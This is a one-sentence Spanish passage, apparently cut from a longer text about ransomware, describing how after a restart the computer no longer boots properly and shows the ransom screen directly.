que al reiniciar, el equipo ya no inicie correctamente y se muestre directamente la pantalla del rescate.